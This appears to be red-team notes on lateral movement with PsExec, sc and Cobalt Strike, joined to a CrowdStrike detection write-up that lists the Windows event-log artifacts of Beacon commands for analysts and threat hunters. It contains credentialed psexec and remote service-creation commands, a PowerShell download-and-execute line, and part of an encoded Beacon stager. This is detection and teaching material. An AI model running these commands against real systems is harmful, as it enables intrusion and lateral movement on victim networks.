psexec \\test.domain -u Domain\User -p Password ipconfig

Cobalt Strike (CS) goes about this slightly differently. It first creates a PowerShell script that will base64 encode an embedded payload which runs from memory and is compressed into a one-liner, connects to the ADMIN$ or C$ share & runs the PowerShell command, as shown below

https://posts.specterops.io/offensive-lateral-movement-1744ae62b14f

Cobalt Strike has two PsExec built-ins, one called PsExec and the other called PsExec (psh). The difference between the two, and despite what CS documentation says, PsExec (psh) is calling Powershell.exe and your beacon will be running as a Powershell.exe process, where PsExec without the (psh) will be running as rundll32.exe.


Event Log X
Beacon 10.13.10.101@508 X
Processes 10.13.10.107@1376 X
Processes 10.13.10.107@4088 X
Spawned via PsExec (psh)
Spawned via PsExec

```
0: [System Process]
388: csrss.exe
436: wininit.exe
444: csrss.exe
484: winlogon.exe
1240: explorer.exe
1992: upnpcont.exe
612: powershell.exe
    1376: powershell.exe
4088: rundll32.exe
```

```
PID     PPID    Name
0       0       [System Proces
4       0       System
288     4       smss.exe
388     380     csrss.exe
436     380     wininit.exe
444     428     csrss.exe
484     428     winlogon.exe
532     436     services.exe
540     436     lsass.exe
548     436     lsm.exe
```

Listing the processes in Cobalt Strike to identify our payload's process

By default, PsExec will spawn the rundll32.exe process to run from. It's not dropping a DLL to disk or anything, so from a blue-team perspective, if rundll32.exe is running without arguments, it's VERY suspicious.


SC

Service Controller is exactly what it sounds like — it controls services. This is particularly useful as an attacker because scheduling tasks is possible over SMB, so the syntax for starting a remote service is:

sc \\host.domain create **ExampleService** binpath= “c:\windows\system32\calc.exe”
sc \\host.domain start ExampleService

The only caveat to this is that the executable *must* be specifically a service binary. Service binaries are different in the sense that they must “check in” to the service control manager (SCM) and if it doesn’t, it will exit execution. So if a non-service binary is used for this, it will come back as an agent/beacon for a second, then die.

In CS, you can specifically craft service executables:



Windows Executable (Stagel...

Export a stageless Beacon as a Windows executable.
Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to

Stage: SMB
Proxy:
Output: Windows Service EXE
x64:
sign:

Generating a service EXE with Cobalt Strike

Other Beacon Commands

As part of our research, CrowdStrike Services evaluated the following Beacon commands, which are encountered frequently in incident response engagements:

- powershell and powershell-import
- powerpick
- jump psexec
- jump psexec_psh
- jump winrm
- remote-exec wmi
- remote-exec powershell

In the following sections we’ll review the purpose behind each of these commands, and the artifacts generated that may be useful for security analysts and threat hunters.

The powershell and powershell-import Commands


Both of these commands have a similar aim: to allow the user to execute PowerShell scripts on the target system. The powershell Beacon command executes commands written in PowerShell within the Cobalt Strike framework. When a red teamer or an adversary executes a command within a Beacon session, the operating system will generate an EID 400 event log (PowerShell Engine Startup) on the system that the command is executed on. The powershell-import Beacon command imports a PowerShell script into the Beacon session. In several WastedLocker ransomware attacks, CrowdStrike Services[1] observed evidence of the network discovery tool PowerView imported by adversaries shortly after establishing a Beacon on a compromised system. The file system artifacts that are generated will vary depending on whether the powershell command is executed before or after the powershell-import command.

Artifacts generated before powershell-import

Figure 1 shows an example of the EID 400 event log generated by the execution of the powershell command before a script has been imported with powershell-import. The base64 encoded command decodes to ls, the command that was executed via the powershell command.

Observations of powershell before powershell-import:

- The HostApplication field is set to powershell -nop -exec -bypass -EncodedCommand <base64-encoded-command>
- The Base64 encoded command decodes to the <command> executed



```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.1884
        HostId=9730d99f-2d12-4d0f-8cdb-aad76bf5dbb2
        HostApplication=powershell -nop -exec bypass -EncodedCommand bABzAA==
        EngineVersion=5.1.14393.1884
        RunspaceId=e72a56b3-b855-45ea-8e31-635f07f9bacd
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

```
Log Name:          Windows PowerShell
Source:            PowerShell (PowerShell)   Logged:         7/24/2020 11:51:40 AM
Event ID:          400                       Task Category:  Engine Lifecycle
Level:             Information               Keywords:       Classic
User:              N/A                       Computer:       WIN-M46E489VVUE.testinglab.corp
OpCode:
More Information:  Event Log Online Help
```

Figure 1. Artifact generated by the powershell command before powershell-import is executed (click image to enlarge)

An example of the observed artifact as shown in Figure 1:


HostApplication=powershell -nop -exec Bypass -EncodedCommand bABzAA==
Decoded Base64 Command: ls

Artifacts generated after powershell-import

Figure 2, shows an example of the EID 400 generated on the compromised system after execution of the powershell command after a script was imported with powershell-import. The base64 encoded command decodes to IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:22426/'); ls . The IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:22426/') component of the base64 encoded command is how Cobalt Strike manages imported PowerShell scripts within a Beacon session. The rest of the command, after the DownloadString component, is the PowerShell command run by the adversary.

Observations from powershell after powershell-import:

- The HostApplication field is set to powershell -nop -exec -bypass -EncodedCommand <base64-encoded-command>
- The base64 encoded command decodes to IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:<ephemeral-port-number>/'); <command>



```
Event 400, PowerShell (PowerShell)

Engine state is changed from None to Available.

Details:
	NewEngineState=Available
	PreviousEngineState=None

	SequenceNumber=13

	HostName=ConsoleHost
	HostVersion=5.1.14393.1884
	HostId=4b2fa080-2dc6-4ef0-9e95-74646750c8de
	HostApplication=powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0
AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAyADQAMQA5ADIALwAnACkAOwAgAGwAcwA=
	EngineVersion=5.1.14393.1884
	RunspaceId=3f604b37-58cc-4957-a30f-6eeee5475ec8
	PipelineId=
	CommandName=
	CommandType=
	ScriptName=
	CommandPath=
	CommandLine=

Log Name:	Windows PowerShell
Source:	PowerShell (PowerShell)	Logged:	7/24/2020 11:52:51 AM
Event ID:	400	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	WIN-M46E489VVUE.testinglab.corp
OpCode:
More Information:	Event Log Online Help
```

Figure 2. Artifact generated by the powershell command after powershell-import is executed (click image to enlarge)

An example of the observed artifact as shown in Figure 2:

HostApplication=powershell -nop -exec Bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAG UAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOg

AvAC8AMQAyADcALgAwAC4AMAAuADEAOgAyADQAMQA5ADIALwAnACkAOwAgAGwAcwA=Decoded Base64 Command: IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:24192/'); ls


The powerpick Command

The powerpick Beacon command executes unmanaged PowerShell on a compromised system. It provides a way to execute a PowerShell command without invoking powershell.exe. When a red teamer or adversary executes the powerpick command through a Beacon session, the filesystem will generate an EID 400 event log (PowerShell Engine Startup) on the compromised system.

CrowdStrike observed that the EID 400 event log generated by executing the powerpick command will contain a mismatch between the version number in the HostVersion and EngineVersion event log fields. The event generated will also have the path to the rundll32.exe executable in the HostApplication field, as it is the default program that a Beacon will use to create a new process.

Observations of powerpick:

- HostName field is set to ConsoleHost
- HostApplication field is set to the file path of rundll32.exe
- The HostVersion and EngineVersion fields are set to different values



```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=17

        HostName=ConsoleHost
        HostVersion=1.0
        HostId=bfb9cc49-31b3-4805-af69-ff07f8e9b1fc
        HostApplication=C:\Windows\sysnative\rundll32.exe
        EngineVersion=5.1.17763.1
        RunspaceId=a30832e4-2ed0-4a79-9a81-a203635248c9
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	7/23/2020 4:11:39 PM
Event ID:	400	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	WIN10.testinglab.corp
OpCode:			
More Information:	Event Log Online Help		

Figure 3. Artifact generated by the powerpick Beacon command when executed (click image to enlarge)

An example of the observed artifact as shown in Figure 3:

HostName=ConsoleHost
HostApplication=C:\windows\sysnative\rundll32.exe

HostVersion=1.0


EngineVersion=5.1.17763.1

The jump psexec Command

The jump psexec Beacon command establishes an additional Beacon on a remote system. When an adversary executes the jump psexec command through a Beacon session, the filesystem will generate an EID 7045 event log (Service Installation) on the remote system.

Observations of jump psexec:

- The Service Name field is set to <7-alphanumeric-characters>
- The Service File Name field is set to \\127.0.0.1\ADMIN$\<7-alphanumeric-characters>.exe



```
Event 7045, Service Control Manager
General  Details

A service was installed in the system.

Service Name:  af5ce43
Service File Name:  \\127.0.0.1\ADMIN$\af5ce43.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem

Log Name:          System
Source:            Service Control Manager    Logged:         7/6/2020 8:39:10 AM
Event ID:          7045                       Task Category:  None
Level:             Information                Keywords:       Classic
User:              TESTINGLAB\Administrator   Computer:       WIN-M46E489VVUE.testinglab.corp
OpCode:            Info
More Information:  Event Log Online Help
```

Figure 4. Artifact generated by the jump psexec Beacon command when executed on the remote system prior to version 4.1 of Cobalt Strike (click image to enlarge)


An example of the observed artifact as shown in Figure 4:

Service Name: af5ce43
Service File Name: \\127.0.0.1\ADMIN$\af5ce43.exe

By default, events generated by the jump psexec Beacon command using versions of Cobalt Strike prior to version 4.1 will have the 127.0.0.1 localhost string in the value of the “Service File Name,” an example of this is \\127.0.0.1\ADMIN$\7f5747a.exe. Events generated with version 4.1+ of Cobalt Strike will contain the destination computer’s IP address in the “Service File Name” by default and an example of this is \\10.0.0.16\ADMIN$\9a845c4.exe. In that example 10.0.0.16 is the IP address assigned to the target system.

Observations of jump psexec after version 4.1 of Cobalt Strike:

- The Service Name field is set to <7-alphanumeric-characters>
- The Service File Name field is set to \\<System-IPAddress>\ADMIN$\<7-alphanumeric-characters>.exe



Event 7045, Service Control Manager

General | Details

```
A service was installed in the system.

Service Name:  850c1a1
Service File Name:  \\10.0.0.16\ADMIN$\850c1a1.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

```
Log Name:          System
Source:            Service Control Manager      Logged:          8/4/2020 10:12:51 PM
Event ID:          7045                         Task Category:   None
Level:             Information                  Keywords:        Classic
User:              TESTINGLAB\Administrator     Computer:        WIN-M46E489VVUE.testinglab.corp
OpCode:            Info
More Information:  Event Log Online Help
```

Figure 5. Artifact generated by the jump psexec Beacon command when executed on the remote system created by version 4.1+ of Cobalt Strike (click image to enlarge)


The jump psexec_psh Command

The jump psexec_psh command establishes an additional Beacon on a remote system via the Windows Service Control Manager. The jump_psexec command creates and starts a service that executes a base64 encoded PowerShell Beacon stager, which generates an EID 7045 event log (Service Installation) on the remote system.

The EID 7045 event log created by the jump psexec_psh command has a seven-character alphanumeric value for the "Service Name" field of the created event. The "Service File Name" field starts with the default Cobalt Strike prefix for PowerShell services %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand.

Observations of jump psexec_psh:

- The Service Name field is set to <7-alphanumeric-characters>
- The Service File Name field is set to %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand <base64-encoded-command>
- The base64 encoded command decodes to a PowerShell stager for a Cobalt Strike Beacon


Event 7045, Service Control Manager

General | Details

```
A service was installed in the system.

Service Name:  9df3724
Service File Name:  %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand
```

JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIA
DYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFcALwBpAE8AQgBEACsAWABIADYARgBQADEAUgBLAG8AZwBXAFcAbABsADYA
MwA3AEsAbgBTADgAawA0ADQAbwBMAFMAaABMAGIAcwBjAFEAcwBaAHgAYQBLAGkASgB3AFgAWQBDADYAZQAzACsAOQB4AHMAbgBoAEcATgB2ADIANwB1AFYANwBpAHEAaA
BPAHYAYgBNAGUATwBhAFoAWgAyAGIAcwBVAEYAVgB3AGwAUABDAEoANgBuAE8AWABvAHMASQBEAEYAZABMAG4AQQBUAHIAUAA1AFUANABiADMARgBiAG8ARwBuADAAeQBj
AGwANABZAEUASwBXADMAOQBXAEsAMgBvAEcAcQAyAEYAcAB6AE0AcwBPAHMASwBLAGkAWAA2AEkAMwBjAHkAeABBAEsAdgBrAEgAawBhAFkAVABGAGIAYwBUAGQAawBOAEk
AKwBTAEQAeQAxAEkAMwBWAEIAUQA2ACsAUQBrAGQANQBKAHMAaABZAEgARQBIAHAAMABGAFcAUABrAFIAbgBhADIAbwBIAHUASwB1AGgASQB2AE0AUwBYAFcAOQBiAHYAQQ
BWADkAbwBQAHAAeAA0AC8AMQBVAEEAZwBhAHEAUABTADcAMgBLAGEAcQBLAGkAVgBkAHoAWgBsAFAAcABXAG0AaAByACsAagB4AGkAUQBwAGEAdQBKAGsAdgBLAFYASABvA
EQAMwBRADYASwA3AFkAWgBuADIATwAyAEYANAB2AHIAbQBEAHgAQgBRAE4AWABBADEAVwBjADkAVABkAEMATwBvAE8AaQBzAG0AYQA5AE0ANAAvAGYAZgBEAFcAdABTAE8AS
gBzAFcAbQA1AHMAUQBNADIAawBhAFQAaQB3AFYAWABSAFYAZAB4AGcAdwBMAGYAYgBQADAAaABhAE4ANABUAFUAMgBqADcAeABQAEIASgBmAGQAVQA4AGQARQBQAHkAd
QBmAEYAKwA4AFQANwBRAGUASgA4AFAALwBYAGQAcwBQAGEAUgBMAGQAWQBZADQAbgBnADcAUwBHADAAMQAxAFQARQBOAFcAQQA0AEIAbQAyAHEASwBvAFoARgBIAEUA
MwAzAGYAWgBEAHAARgBuAHcANwBIADMASQBXAEIAOABsAGUAMABhAEEAZQBLAEMAcgA1ADIAcQBJAGgAOABRAG0AVwB4AGcAdwBPAFgAMABUAHYAcQBnAFoAbwBoAEkAW
AAzAEIAdwByAEQAQQBDAFUARgBWAEsAQQBLAFUAKwBRAEoANgBFAFgAKwBtADUAbQBrAFEATQBwAFkASAB1ADUATwBmAHQAVABzADEAQgAzAFMAYgBnAGYAdQB6AFMAdQB
hAHgARQBrAGcATgBsAGIARAB5AGUAMAA3ADgARABCAHoAOQBoAEQAZQBwAE8AUQBqAG4AQgArACsAUAB5AEcAWABCADMAdwA4AEUAcwAzAEwAZgBjAHEAOQBRADEAYQBX
AE0ATAByAEMAaQBNAHcAWAA0AEgAbgBFADEAZAAzAEkAeQBTAFoAWQBVADQAagBHAEgAWABQAHEASgAzAGoAVQBxADUAVgBFAGYAbgBNAEMASwBpADEAaQBuAGMAeQBSA
